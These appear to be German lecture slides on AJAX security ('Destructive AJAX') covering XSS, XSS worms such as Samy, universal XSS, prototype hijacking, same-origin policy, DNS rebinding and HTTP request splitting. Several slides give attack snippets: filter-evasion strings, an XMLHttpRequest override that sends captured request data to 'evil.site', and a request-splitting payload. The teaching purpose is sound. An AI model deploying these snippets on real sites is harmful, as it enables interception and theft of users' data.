Destructive AJAX


Stefan Proksch
Christoph Kirchmayr

AJAX-Einführung


Asynchronous JavaScript And XML

- Clientseitiger JavaScript-Code
- Asynchrone Kommunikation
- XML
- DOM

Klassisches Client-Server Modell



AJAX-Modell


AJAX WEB application Model (asynchronous)
Browser UI
User Activity
AJAX engine
Client Side Processing
time
Data Flow
Data Flow
Data Flow
Data Flow
Server
Processing
Processing

Probleme bei AJAX

- Inhomogene Technologien
- Client-Side-HTTP
- Komplexe Frameworks
- Eingabevalidierung
- Erschwertes Testen

Cross-Site-Scripting (XSS)

- Häufigster Application-Layer-Angriff
- Einschleusen von JavaScript-Code
- Schadcode:
  - Läuft im Browserkontext
  - Begrenzte Lebensdauer
  - Keine Low-Level-Operationen
- Ziel: Abfangen von User-Informationen od. Störung der Applikation

XSS-Würmer

- Selbstreplizierender Schadcode
- In High-Level-Sprachen verfasst
- Architekturunabhängig
- Vorrangig auf Social-Networks
- Bekanntes Beispiel: MySpace-Wurm Samy

samy is my hero

- Whitelist: <a>, <img>,
- Blacklist: <script>, javascript, innerHTML, onreadystatechange
-
- java\nscript
- alert(eval('document.body.inne' + 'rHTML'));
- eval('xmlhttp.onread' + 'ystatechange = callback');

Universal XSS

- Angriffsziel ist der Browser selbst
- Nutzt Schwächen in Browser oder Plugins aus
- Beispiel: Acrobat Reader Plugin (<=8.0)
  - JavaScript-Code-Injection via #FDF/XML/XFDF
  - www.evil.site/file.pdf#FDF=javascript:alert('XSS')
  - Serverseitig nicht erkennbar
  - Im lokalen Kontext Leserecht auf Festplatte

Prototype Hijacking(1)

- JavaScript ist eine Prototype Sprache
- Einfacher XMLHttpRequest-Wrapper:
  - // Die alte XMLHttpRequest Implementation wird gespeichert
  - var xmlreqc=XMLHttpRequest;
  - // Die aktuelle Implementation wird ueberschrieben
  - XMLHttpRequest = function() {
  - this.xml = new xmlreqc();
  - return this;
  - }

Prototype Hijacking(2)

- Überschreiben von send() und open()
  - // Überschreibe die native Implementierung
  - XMLHttpRequest.prototype.send = function (pay) {
  - // Leite Request an Angreifer weiter
  - sniff(``Hijacked: ``+`` ``+pay);
  - // Modifiziere Request wenn nötig
  - pay=HijackRequest(pay);
  - // Sende Request
  - return this.xml.send(pay);
  - }

Prototype Hijacking(3)

- Implementierung von sniff()
  - function sniff() {
  - var data=''; for(var i=0; i<arguments.length; i++)
  - data+=arguments[i];
  - if(image==null)
  - image = document.createElement('img');
  - if(data.length> 1024)
  - data = data.substring(0, 1024) ;
  - image.src='http://evil.site/hijacked.php?
    data='+data;
  - }

Same Origin Policy (SOP)

- Seit Netscape 2.0 praktisch Standard
- Verifikation über Tripel aus:
  - Protokoll / Hostname / Port
  - Beispiel Origin:
    http://www.evil.site/dir/index.html

URL	Resultat	Grund
http://www.evil.site/otherdir/index.html	OK	
https://www.evil.site/otherdir/index.html	Nicht OK	Protokoll
http://www.evil.site:81/Xdir/index.html	Nicht OK	Port
http://evil.site/dir/index.html	Nicht OK	Host

Same Origin?

- DNS-Eintrag mit 2 IPs
  - Applet erhält Zugriff auf alternativen Host
- DNS-Rebinding
  - Angreifer betreibt eigenen DNS-Server
  - DNS-Reply mit kurzer TTL
  - JavaScript sendet verzögerte Abfrage
  - DNS-Reply mit alternativer IP

HTTP Request Splitting (1)

- Jubelt dem Browser beliebige Requests unter
- Benötigt Proxyserver und anfälligen Browser
- HTTP/1.1 erlaubt mehrere Header pro Anfrage
- var x = new ActiveXObject(``Microsoft.XMLHTTP``);
- x.open(``GET\thttp://evil.site/2.html\tHTTP/1.1\r\nHost:\t evil.site\r\nProxy-Connection:\tKeep-
- Alive\r\n\r\nGET``,``/3.html``,false);
- x.send();

HTTP Request Splitting (2)

- Proxy verarbeitet Anfrage
  - GET http://www.evil.site/2.html HTTP/1.1
  - Host: www.evil.site
  - Proxy-Connection:Keep-Alive
  - GET /3.html HTTP/1.1
  - Host: www.evil.site
  - Proxy-Connection:Keep-Alive

HTTP Request Splitting (3)

- Browser erwartet einzelne Antwort
- Überschüssige Antwort in Queue
- Wird nach nächster Anfrage anstelle gewünschten Contents angezeigt
- Adressleiste und Fensterinhalt stimmen nicht überein

Autoinjecting Cross Domain Scripting

- Kombiniert HRS mit XSS
- Benutzer bekommt mittels XSS die angeforderte Seite nebst Schadcode im Iframe übermittelt
- Schadcode kopiert sich in Browsercache
- Reagiert durch onAbort, onBlur, onUnload, onClick auf Benutzereingaben
- Stößt bei neuer Website HRS Attacke an und ermöglicht Kontrolle über diese

Anmerkungen

- „Aus großer Macht folgt große Verantwortung“
  - aus Spider-Man
- Unterschiedliche Technologien
- Rapide Entwicklung
- Benötigt neue Sicherheitskonzepte
- Schwächen in Browsern
- Sicherheit weder client- noch serverseitig gewährleistet

Fragen?